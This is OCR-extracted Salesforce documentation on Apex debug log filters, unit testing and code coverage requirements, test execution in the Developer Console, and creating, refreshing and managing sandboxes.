

Figure 23: Fine-tuning debug logging for classes and triggers

The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causes a trigger, `Trigger2`, to be executed. For example:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

To set log filters:

1. From a class or trigger detail page, click **Log Filters**.
2. Click **Override Log Filters**.

   The log filters are set to the default log levels.
3. Choose the log level desired for each log category.

To learn more about debug log categories, debug log levels, and debug log events, see Setting Debug Log Filters.

About Apex Unit Tests

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions
Managed Packages are not available in **Database.com**.

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

Testing is key to the success of your application, particularly if your application is to be deployed to customers. If you validate that your application works as expected and that there are no unexpected behaviors, your customers are going to trust you more.

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword in the method definition.

You can run unit tests for:

- A specific class
- A subset of classes
- All unit tests in your organization

Code Coverage by Unit Tests

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true:

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  ◊ When deploying to a production organization, every unit test in your organization namespace is executed.
  ◊ Calls to `System.debug` are not counted as part of Apex code coverage.
  ◊ Test methods and test classes are not counted as part of Apex code coverage.
  ◊ While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single record. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

If your test calls another class or causes a trigger to execute, that Apex is included in the total amount used for calculating the percentage of code covered.

After tests are executed, the code coverage percentage displays for classes and triggers on the Apex Classes and Apex Triggers pages respectively.

To generate code coverage results, run your tests first. The following are different ways to run tests and generate code coverage results.

- To run all tests from the Apex Classes page, from Setup, click **Develop** > **Apex Classes** > **Run All Tests**.

  This step updates the code coverage results in the class list on the Apex Classes page.
- To run tests for an individual class:
  1. From Setup, click **Develop** > **Apex Classes** > ***`Your Class`*** > **Run Test**.
  2. Click **Apex Classes**, then **Estimate your organization's code coverage**.
- To run tests from the Apex Test Execution page:
  1. From Setup, click **Develop** > **Apex Test Execution**.
  2. Click **Select Tests...** and select the classes containing the tests you want to run.
  3. Click **Run**.
  4. Click **Apex Classes**, then **Estimate your organization's code coverage**.
- To run tests from the Developer Console, see Creating Test Runs.

Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes you can run per a 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the organization.

After generating code coverage results, you can view the lines of code that are covered by tests for an individual class or trigger. Follow these steps to view code coverage for a class:

1. From Setup, click **Develop** > **Apex Classes**.
2. Click the percentage number in the Code Coverage column for the class you're interested in.

   The blue lines represent the code statements that have been covered by a test. The red lines represent the code statements with no test coverage.

Alternatively, you can check code coverage from the Developer Console. See Checking Code Coverage.

The code coverage percentage for a class or trigger displayed on the Apex Classes or the Apex Triggers page includes a fraction between parentheses with the numbers used to compute this percentage, for example, **90% (72/80)**. The code coverage percentage is calculated by dividing the number of lines covered by tests by the total number of lines that are part of the coverage calculation. Some lines of code are excluded from code coverage calculation, such as:

- Comments
- `System.debug` statements
- Test methods
- A code statement that is broken up into multiple lines—only the first line is counted

APEX TEST EXECUTION

Working with Apex Test Execution

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

To use the Apex Test Execution page:

1. From Setup, click **Develop** > **Apex Test Execution**.
2. Click **Select Tests...**.

   Note: If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See Managing Apex Classes on page 3580.

3. Select the tests to run. The list of tests contains classes that contain test methods.
   - To select tests from an installed managed package, select its corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
   - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
   - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

   Note: Classes whose tests are still running don't appear in the list.

4. Click **Run**.

After selecting test classes to run, the selected classes are placed in the Apex job queue for execution. The maximum number of test classes you can select for execution is the greater of 500 or 10 multiplied by the number of test classes in the organization per a 24-hour period.

To disable parallel execution of tests in order to run your tests one at a time, click **Options...**, select **Disable Parallel Apex Testing**, and then click **OK**. Running tests one at a time helps prevent test interference on shared data when tests run at the same time and access the same data. This only occurs when tests don't create their own data and turn off data isolation to access the organization's data. For more information about test data, see "Isolation of Test Data from Organization Data in Unit Tests" in the *Force.com Apex Code Developer's Guide*. This option doesn't affect the asynchronous execution of tests, which continue to run asynchronously from the Apex Test Execution page.

While tests are running, you can select one or more tests and click **Abort** to cancel.

After a test finishes running, you can:

- Click the test to see result details; if a test fails, the first error message and the stack trace display.
- Click **View** to see the source Apex code.

Note: Test results display for 60 minutes after they finish running.

Use the Apex Test Results page to see all test results for your organization. From Setup, click **Develop** > **Apex Test Execution** > **View Test History**.

Use the Developer Console to see additional information about your test execution:

1. Click ***`Your Name`*** > **Developer Console**.
2. Run your tests using the Apex Test Execution page.
3. Check the Developer Console to step through the request.

Inspecting Code Coverage Results

After you run tests using the Apex Test Execution page, you can display the percentage of code covered by those tests on the list of Apex classes. From Setup, click **Develop** > **Apex Classes**, then click **Estimate your organization's code coverage**.

Note: The code coverage value computed by **Estimate your organization's code coverage** might differ from the code coverage value computed after running all unit tests using **Run All Tests**. This is because **Estimate your organization's code coverage** excludes classes that are part of installed managed packages while **Run All Tests** doesn't.

You can also verify which lines of code are covered by tests for an individual class. From Setup, click **Develop** > **Apex Classes**, then click the percentage number in the Code Coverage column for a class.

To reduce calculation time of overall code coverage results obtained through **Estimate your organization's code coverage**, click **Options...**, select **Store Only Aggregated Code Coverage**, and then click **OK** . Use this option only when you have many tests and large volumes of Apex code, that is, when the number of Apex test methods multiplied by the number of all classes and triggers is in the range of hundreds of thousands. This option causes code coverage results to be stored in aggregate form for all test methods. As a result, you can't view code coverage results for an individual test method. Also, if you modify test methods that are defined in a test class (a class annotated with `@isTest`), you'll have to clear code coverage results by clicking **Clear Code Coverage** on the Apex Classes page. This is because the existing code coverage results of classes and triggers that these test methods cover aren't automatically cleared when using this option and modifying the tests. For more information on running tests, see "Running Unit Test Methods" in the *Force.com Apex Code Developer's Guide*.

Apex Test Results

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

From Setup, click **Develop** > **Apex Test Execution** > **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

Click **View** to view more details about a specific test run.

The debug log is automatically set to specific log levels and categories, which can't be changed in the Apex Test Execution page.

Category	Level
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Workflow	FINEST
Validation	INFO

Important: Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying to a production organization, every unit test in your organization namespace is executed.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single record. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.

- All classes and triggers must compile successfully.

RUNNING TESTS IN THE DEVELOPER CONSOLE


Running Tests in the Developer Console

Testing is the key to successful long term development, and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development. Use the Developer Console to create test runs, run tests, and check Apex code coverage.

The Developer Console **Test** menu allows you to manage your test runs. It includes the following options:

- **New Run**: Creates a new test run. For details, see Creating Test Runs.
- **Re-Run**: Runs the test selected in the **Tests** tab.
- **Run All**: Runs all saved test runs.
- **Abort**: Aborts the test selected in the **Tests** tab.
- **Collapse All**: Collapses all open tests in the **Tests** tab.
- **Expand All**: Expands all tests in the **Tests** tab.

Completed tests are listed on the **Tests** tab in the bottom panel of the Developer Console.



The **Overall Code Coverage** pane displays the percentage of code coverage for each class in your organization. The pane always displays the current percentage for every class. After you perform a test run of all classes, it displays the overall organization-wide percentage in bold. For more information, see Checking Code Coverage.

For more information on testing, see the following sections in the Force.com Apex Code Developer's Guide:

- Understanding Testing in Apex
- Unit Testing Apex

See Also:

Creating Test Runs
Checking Code Coverage

Checking Code Coverage

The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Force.com IDE, or the Apex Test Execution page). When you edit a class, the code coverage for that class clears until you run the tests again.

You can view code coverage in several places in the Developer Console.

- The **Tests** tab includes an **Overall Code Coverage** panel that displays the code coverage percentage for every Apex class in your organization that has been included in a test run. It also displays the overall percentage.
- Double-click a completed test run to open a Tests Results view that displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message. If the test failed, a Stack Trace column shows the method and line number at which the test failed.
- To view line-by-line code coverage for an Apex class, open the class. The Code Coverage menu will include one or more of the following options depending on the tests you have implemented:
  - ◊ **None**
  - ◊ **All Tests**: The percentage of code coverage from all test runs.
  - ◊ ***`className.methodName`***: The percentage of code coverage from a method executed during a test run.

  Lines of code that are covered by tests are blue. Lines of code that aren't covered are red. Lines of code that don't require coverage (for example, curly brackets, comments, and `System.debug` calls) are left white.

Note: When you edit a class with code coverage, the blue and red highlighting in the Source Code Editor dims to indicate that the coverage is no longer valid. When you edit and save a class, the coverage is removed for that class. To check coverage for that class, run the tests again.


See Also:

Creating Test Runs
Running Tests in the Developer Console

Creating Test Runs

A test run is a collection of classes that contain test methods. Use a test run to execute the test methods in a group of classes.

1. In the Developer Console, click **Test** > **New Run**.
   Classes with test methods are listed in the Select Tests window.



2. Select classes in the Test Classes pane and click > to move the classes to the Selected Test Classes pane.

   To filter the list of classes, type in the **Filter** box. To select multiple adjacent classes, select a class and press the SHIFT key while you click the classes you want to select. To select nonadjacent classes, select a single class and press the CTRL key while you click the other classes you want to select. You can also click **Select All**.
3. When all the classes you want to run are included in the Selected Test Classes pane, click **Run** to queue and run the classes.

   The test run will appear in the Tests tab. To stop a test, click **Test** > **Abort**.

   Note: If your test methods call other methods or classes defined as tests in your organization, those methods and classes are also run.
4. From the Tests tab, expand the test run to see the results for each method invoked by each class in the run.

   Note: Test classes don't require code coverage, so they show 0% coverage in the Overall Code Coverage pane and don't affect the overall code coverage percentage.
5. Double-click the completed test run to open the results in detail view that displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message.

   If a test failed, the Stack Trace column shows the method and line number at which the test failed.
6. Select a test method to see its coverage for each class in the Class Code Coverage pane.

SANDBOXES

Sandbox Overview

Available in: **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
To view a sandbox:	"View Setup and Configuration"
To create, refresh, activate, and delete sandbox:	"Modify All Data"

Salesforce gives you the ability to create multiple copies of your organization in separate environments for a variety of purposes, such as testing and training, without compromising the data and applications in your Salesforce production organization.

These copies are called sandboxes and are nearly identical to your Salesforce production organization. For a list of differences, see Sandbox Setup Tips and Considerations on page 3767.

Sandboxes are completely isolated from your Salesforce production organization, so operations you perform in your sandboxes do not affect your Salesforce production organization, and vice versa.

The sandbox types are:

Developer Sandbox

Developer sandboxes are special configuration sandboxes intended for coding and testing by a single developer. Multiple users can log into a single Developer sandbox, but their primary purpose is to provide an environment in which changes under active development can be isolated until they're ready to be shared. Just like Configuration Only sandboxes, Developer sandboxes copy all application and configuration information to the sandbox. Developer sandboxes are limited to 10 MB of test or sample data, which is enough for many development and testing tasks. You can refresh a Developer sandbox once per day.

Configuration Only Sandbox

Configuration Only sandboxes copy all of your production organization's reports, dashboards, price books, products, apps, and customizations under Setup, but exclude all of your organization's standard and custom object records, documents, and attachments. Creating a Configuration Only sandbox can decrease the time it takes to create or refresh a sandbox from several hours to just a few minutes, but it can only include up to 500 MB of data. You can refresh a Configuration Only sandbox once per day.

Full Sandbox

Full sandboxes copy your entire production organization and all its data, including standard and custom object records, documents, and attachments. You can refresh a Full sandbox every 29 days.

Sandbox templates allow you to pick specific objects and data to copy to your sandbox, so you can control the size and content of each sandbox. Sandbox templates are only available for Full sandboxes.

Sandbox Availability

You purchase licenses for each sandbox type, and can purchase multiple licenses of each type. Sandbox licenses are hierarchical. Specifically, the following table shows the type of sandbox you can create with each license:

	Full Sandbox license	Configuration Only Sandbox license	Developer Sandbox license
	Allows you to create:		
Developer sandbox type	✓	✓	✓
Configuration Only sandbox type	✓	✓	
Full sandbox type	✓		

License stages are:

Available

A purchased sandbox license. Salesforce displays the number of "Available" sandboxes. This is your total number of used and unused sandboxes.

In use

The active, or ready to be activated, sandboxes you created with your license.

Note: If you don't see a sandbox option or need licenses for more sandboxes, contact salesforce.com to order sandboxes for your organization.

The status of a Sandbox can be:

Copying

A sandbox in the initial creation stage. When you create (or refresh) a sandbox, Salesforce copies the configuration and data you specify to the sandbox. A sandbox in the "Copying" stage is not yet ready for use. Copy time depends on the size of the data, and can take several hours.

Ready for use

Salesforce finished copying data to the sandbox, and you can log into the sandbox or run application tests on the sandbox.

Replacement Ready

When you refresh an existing sandbox, you also need to activate it. The "Replacement Ready" status indicates Salesforce has a copy of your object data and is ready for you to activate the sandbox so you can use it.

Development Lifecycle Guide

Creating or Refreshing a Sandbox

Available in: **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
To view a sandbox:	"View Setup and Configuration"
To create, refresh, activate, and delete sandbox:	"Modify All Data"

You have two ways to copy your data to a sandbox.

1. Create a new sandbox.

   When you create a new sandbox, Salesforce automatically copies your data from a production organization to a sandbox organization. While creating a Full sandbox, you can apply a sandbox template, if you have created one. Customers create sandbox templates to define specific object data to copy into the Full sandbox.

2. Refresh and activate an existing sandbox.

If you already created a sandbox, you can refresh the sandbox with new object metadata and data from your production organization. You only refresh or activate an existing sandbox. The first time you create a sandbox, Salesforce activates the sandbox for you.

To create a new sandbox:

1. From Setup, click **Sandboxes**.
2. Click **New Sandbox**.
3. Enter a name and description for the sandbox. You can only change the name when you create or refresh a sandbox.

   Tip: We recommend that you choose a name that:

   - Reflects the purpose of this sandbox, such as "QA."
   - Has few characters because Salesforce automatically appends the sandbox name to usernames and email addresses on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.

4. Select the type of sandbox you want.

   Developer Sandbox

   Developer sandboxes are special configuration sandboxes intended for coding and testing by a single developer. Multiple users can log into a single Developer sandbox, but their primary purpose is to provide an environment in which changes under active development can be isolated until they're ready to be shared. Just like Configuration Only sandboxes, Developer sandboxes copy all application and configuration information to the sandbox. Developer sandboxes are limited to 10 MB of test or sample data, which is enough for many development and testing tasks. You can refresh a Developer sandbox once per day.

   Configuration Only Sandbox

   Configuration Only sandboxes copy all of your production organization's reports, dashboards, price books, products, apps, and customizations under Setup, but exclude all of your organization's standard and custom object records, documents, and attachments. Creating a Configuration Only sandbox can decrease the time it takes to create or refresh a sandbox from several hours to just a few minutes, but it can only include up to 500 MB of data. You can refresh a Configuration Only sandbox once per day.

   Full Sandbox

   Full sandboxes copy your entire production organization and all its data, including standard and custom object records, documents, and attachments. You can refresh a Full sandbox every 29 days.

   Note: If you don't see a sandbox option or need licenses for more sandboxes, contact salesforce.com to order sandboxes for your organization.

   If you have reduced the number of sandboxes you purchased, but you still have more sandboxes of a specific type than allowed, you will be required to match your sandboxes to the number of sandboxes that you purchased. For example, if you have two Full sandboxes but purchased only one, you cannot refresh your Full sandbox as a Full sandbox. Instead, you must choose one Full sandbox to convert to a smaller sandbox, such as a Configuration Only or a Developer sandbox, depending on which types you have available.

5. Select the data you want to include in your sandbox (you have this option for a Full sandbox).

   For a Full sandbox, choose how much object history, case history, and opportunity history to copy, and whether or not to copy Chatter data. Object history is the field history tracking of custom and most standard objects; case history and opportunity history serve the same purpose for cases and opportunities. You can copy from 0 to 180 days of history, in 30–day increments. The default value is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can significantly speed up sandbox copy time.

You can choose to include **Template-based** data. For this option, you need to have already created a sandbox template. Then you can pick the template from a list of templates you've created. For more information, see Creating Sandbox Templates on page 3765.

6. Click **Create**.

   The process may take several minutes, hours, or even days, depending on the size and type of your organization.

   Tip: Try to limit changes in your production organization while the sandbox copy proceeds.

To refresh an existing sandbox:

1. From Setup, click **Sandboxes**.

   You'll see a list of your sandboxes. Sandboxes that you can refresh have a **Refresh** link next to the sandbox name.

2. Next to the sandbox name, click **Refresh**.
3. Select the data you want to copy.

   For a Full sandbox, choose how much object history, case history, and opportunity history to copy, and whether or not to copy Chatter data. Object history is the field history tracking of custom and most standard objects; case history and opportunity history serve the same purpose for cases and opportunities. You can copy from 0 to 180 days of history, in 30–day increments. The default value is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can significantly speed up sandbox copy time.

4. Click **Refresh**.

   Salesforce starts copying data to the sandbox.

   After Salesforce finishes copying data to the sandbox, you still need to activate the sandbox before you can use the refreshed data. Salesforce sends you an email when your sandbox is ready to activate.

To activate a refreshed sandbox:

1. From Setup, click **Sandboxes**.

   You'll see a list of your sandboxes. Sandboxes that you can activate have an **Activate** link next to the sandbox name.

2. Click the **Activate** link next to the sandbox you wish to activate.

   This will take you to a page warning of removal of your existing sandbox.

   Warning: Activating a replacement sandbox that was created using the **Refresh** link completely deletes the sandbox it is refreshing. All configuration and data in the prior sandbox copy will be lost, including any application or data changes you have made. Please read the warning carefully, and press the **Activate** link only if you have no further need for the contents of the sandbox copy currently in use. Your production organization and its data will not be affected.

3. Read the warning carefully and if you agree to the removal, enter the acknowledgment text at the prompt and click the **Activate** button.

When your sandbox is ready for use:

- You will receive a notification email when your newly created or refreshed sandbox has completed copying. If you are creating a new sandbox, the newly created sandbox is now ready for use.
- You can click the link in the notification email to access your sandbox.
- Users can log into the sandbox at `https://test.salesforce.com` by appending `.sandbox_name` to their Salesforce usernames. For example, if a username for a production organization is `user1@acme.com`, and the sandbox is named "test", then the modified username to log into the sandbox is `user1@acme.com.test`.

Note: Salesforce automatically changes sandbox usernames, but not passwords.

Newly created sandboxes have the default email deliverability setting `System email only`. The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

Managing Sandboxes
Sandbox Setup Tips and Considerations
Sandbox Restrictions and Licenses

Creating Sandbox Templates

Sandbox templates control what data is copied into a sandbox.

Available in: **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
To view a sandbox:	"View Setup and Configuration"
To create, refresh, activate, and delete sandbox:	"Modify All Data"

Sandbox data templates allow you to pick specific objects and data to copy to your Full Sandbox, so you can control the size and content of each sandbox. Sandbox data templates are only available for use with a Full Sandbox.

When you create a sandbox data template, you select the object data (standard and custom) to copy. All of the records for the selected objects are copied to the new sandbox.

Some objects are included even before you've selected anything because they're required in any organization. The template starts with all of the required objects and metadata for a Configuration Only sandbox, and then adds the object data you selected in the template. Other objects are added automatically when you select objects that are dependent on them. As you configure the template, the Copy Statistics panel shows you an estimate of how much data would be copied to a sandbox based on this template.

As you change the schema of the objects in your organization, Salesforce updates the template by adding or subtracting the related, included objects. For example, if Object A is a master of Object B, and you add Object B to a template, Salesforce requires Object A in the template, and adds Object A.

1. From Setup, click **Sandboxes** > **SandboxTemplates** tab.
2. Click **New Sandbox Template** or click **Edit** next to an existing template you want to modify.
3. Enter a name and description for the sandbox template.
4. To add objects to the template, select the checkbox for each object you want from the available Objects list.
   The Object Details section shows you the objects to be added automatically with the one you've selected.
5. To remove objects from the template, deselect the checkbox for the object in the available Objects list.
   If you remove an object you previously selected, dependent objects you didn't explicitly select are removed. If you attempt to remove an object with dependent objects, you'll receive a warning requesting a confirmation of the removal. Once you confirm your choice, those objects will also be removed.
6. Click **Save**.

Creating or Refreshing a Sandbox
Sandbox Overview

Managing Sandboxes

Available in: **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
To view a sandbox:	"View Setup and Configuration"
To create, refresh, activate, and delete sandbox:	"Modify All Data"

To manage your sandboxes, in Setup click **Sandboxes**. Salesforce displays the available sandboxes you've purchase, as well as a list of your sandboxes in use.

- Click **New Sandbox**. For information on different kinds of sandboxes, see Sandbox Overview on page 3760.

  Salesforce deactivates the **New Sandbox** button when an organization reaches its sandbox limit. If necessary, contact salesforce.com to order more sandboxes for your organization.

  Also, Salesforce deactivates all refresh links if you have exceeded your sandbox limit.

- Administrators can click **Login** to log into a sandbox as a user.

  Salesforce only displays this option for active sandboxes, and you must be logged in to your organization as an administrator to see the **Login** button.

  Users can log into the sandbox at `https://test.salesforce.com` by appending `.sandbox_name` to their Salesforce usernames. For example, if a username for a production organization is `user1@acme.com`, and the sandbox is named "test", then the modified username to log into the sandbox is `user1@acme.com.test`.

- Click the **Sandbox Templates** tab to see a list of your Sandbox Data Templates, if you've created any. In the **Sandbox Templates** tab, you can create a new Sandbox Data Template, create a new sandbox from an existing template, edit or delete an existing template, or find more information about the template by clicking the template name. For more information about creating a Sandbox Data Template, see Creating Sandbox Templates on page 3765.

- Click **Sandbox History** to see a log of your sandbox creation and refresh history, including when sandboxes were created and who created them.
- Click a sandbox name to see the sandbox detail page. On the sandbox detail page, you can:
  - ◊ Click **Refresh** to replace an existing sandbox with a new copy. Salesforce only activates the **Refresh** button for sandboxes that are eligible for refreshing. For full-copy sandboxes, this is any time after 29 days from the previous creation or refresh of that sandbox. For Configuration Only sandboxes (including developer sandboxes), you can refresh once per day. Your existing copy of this sandbox remains available while you wait for the refresh to complete. The refreshed copy is inactive until you activate it.
  - ◊ Click **Activate** to activate a refreshed sandbox. Salesforce only displays this option for sandboxes that are not activated. You must activate your refreshed sandbox before you can access it.

    Warning: Activating a refreshed sandbox replaces the existing sandbox with the refreshed version. This permanently deletes the existing version and all data in it. Your production organization and its data will not be affected.

  - ◊ Click **Edit** to change the name or description of the sandbox.
  - ◊ Click **Delete** to remove the sandbox entirely. If you delete a sandbox, you must wait 29 days before replacing it with a new full-copy sandbox, or one day before you can replace it with another Configuration Only sandbox.

    Warning: Deleting a sandbox permanently erases the sandbox and all data in it. Your production organization and its data will not be affected.

- When you're ready to deploy your changes, use an outbound change set or the Metadata API to deploy XML file representations of components into an organization.

Sandbox Setup Tips and Considerations

Available in: **Enterprise**, **Unlimited**, and **Database.com** Editions

User Permissions Needed	
To view a sandbox:	"View Setup and Configuration"
To create, refresh, activate, and delete sandbox:	"Modify All Data"

Consider the following before you create a sandbox.

Servers and IDs

- Salesforce substitutes a new organization ID for your sandbox in place of your production organization ID because two organizations cannot share the same ID. So, the organization ID of your sandbox changes each time your sandbox is refreshed. Salesforce inserts the new value in any place the organization ID is used, such as text values and metadata.

  The organization ID you are currently logged into can be found in Setup at **Company Profile** > **Company Information**. Any script or process, such as test scripts or Web-to-Lead, that depends on a "hard coded" organization ID needs to use the current ID for the sandbox. When you deploy your changes to a production organization, update those scripts or processes with the production organization ID.
- Salesforce stores sandbox organizations on several instances. When a sandbox is created or refreshed, an instance is selected for your sandbox, so your sandbox organizations may appear on different instances and have different URLs.
- When data that contains object IDs is copied from your production instance into your sandbox, the object IDs in your sandbox match the object IDs in your production instance. However, data created independently in your production instance and sandbox will not contain matching object IDs.

Users and Contacts

- User information is included in a sandbox copy or refresh for all sandbox types. Because all Salesforce usernames must be unique and reference a single organization, all copied usernames are modified to ensure uniqueness during the copy process.

  For each username, the copy process applies modifications as necessary to generate a unique, new username:

  ◊ First, the sandbox name is appended to the username. For example, the username `user@acme.com` for a sandbox named `test` becomes `user@acme.com.test`.

  ◊ If the resulting username is not unique, a second modification is performed in which a number of characters and digits are prepended to the modified username. This second modification may result in a username such as 00x7Vquser@acme.com.test.

  When you log in with the modified username, you log into the corresponding sandbox.
- The copy process doesn't copy Contact data to developer and configuration sandboxes. Therefore, Customer Portal users aren't copied. However, the copy process does copy the Customer Portal licenses, so you can create Customer Portal users in these sandboxes as needed.
- User email addresses are modified in a sandbox so that production users, who may not know of the sandbox, don't receive automatically generated email messages from the sandbox, such as notifications from triggered workflow or escalation rules. If you do want sandbox users to receive automatically generated emails as part of your testing, you can manually correct the email addresses while logged into the sandbox.

  Warning: Sandboxes automatically change Salesforce user email addresses, but don't change other email addresses in Salesforce, such as those in contact records. To avoid sending unsolicited email from your sandboxes, manually invalidate or delete all email addresses in your sandboxes that don't belong to users of the sandbox. When testing outbound email, change contact email addresses to those of testers or an automated test script.

Email Deliverability

Newly created sandboxes have the default email deliverability setting `System email only`. To configure email deliverability settings, in the sandbox organization, from Setup, click **Email Administration** > **Deliverability**. If editable, set the `Access level` in the `Access to Send Email` section. You may not be able to edit the `Access level` if salesforce.com has restricted your organization's ability to change this setting.

- `No access>`: Prevents all outbound email to and from users.
- `System email only`: Allows only automatically generated emails, such as new user and password reset emails.
- `All email>`: Allows all types of outbound email. Default for new, non-sandbox organizations.

Tip: The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

- Newly created sandboxes default to `System email only`.
- Sandboxes created before 'Spring 13 default to `All email`.

Creating, Refreshing, and Deleting Sandboxes

- Sandbox copy is a long-running operation that occurs in the background. You are notified of the completion of a sandbox copy via email. Sandbox refreshes might complete in minutes, days, or even more than a week.
- A number of conditions factor into the duration of a sandbox copy or refresh, including the number of customizations, data size, numbers of objects and configuration choices (for full copies), and server load. Also, sandbox refreshes are queued, so your requested copy may not start immediately after your request.
- A sandbox is not a point-in-time snapshot of the exact state of your data. Furthermore, we recommend that you limit changes to your production organization while a sandbox is being created or refreshed. Setup and data changes to your production organization during the sandbox creation and refresh operations may result in inconsistencies in your sandbox. You might detect and correct some inconsistencies in your sandbox after it is copied or refreshed.
- Some types of sandboxes might not be available to choose from if you already reached your organization's limit of the types of sandboxes you can create or refresh. For example, if your organization is limited to one full sandbox, and a full sandbox is already created, you may not select a Full sandbox when creating a new sandbox. However, you may refresh your existing Full sandbox.
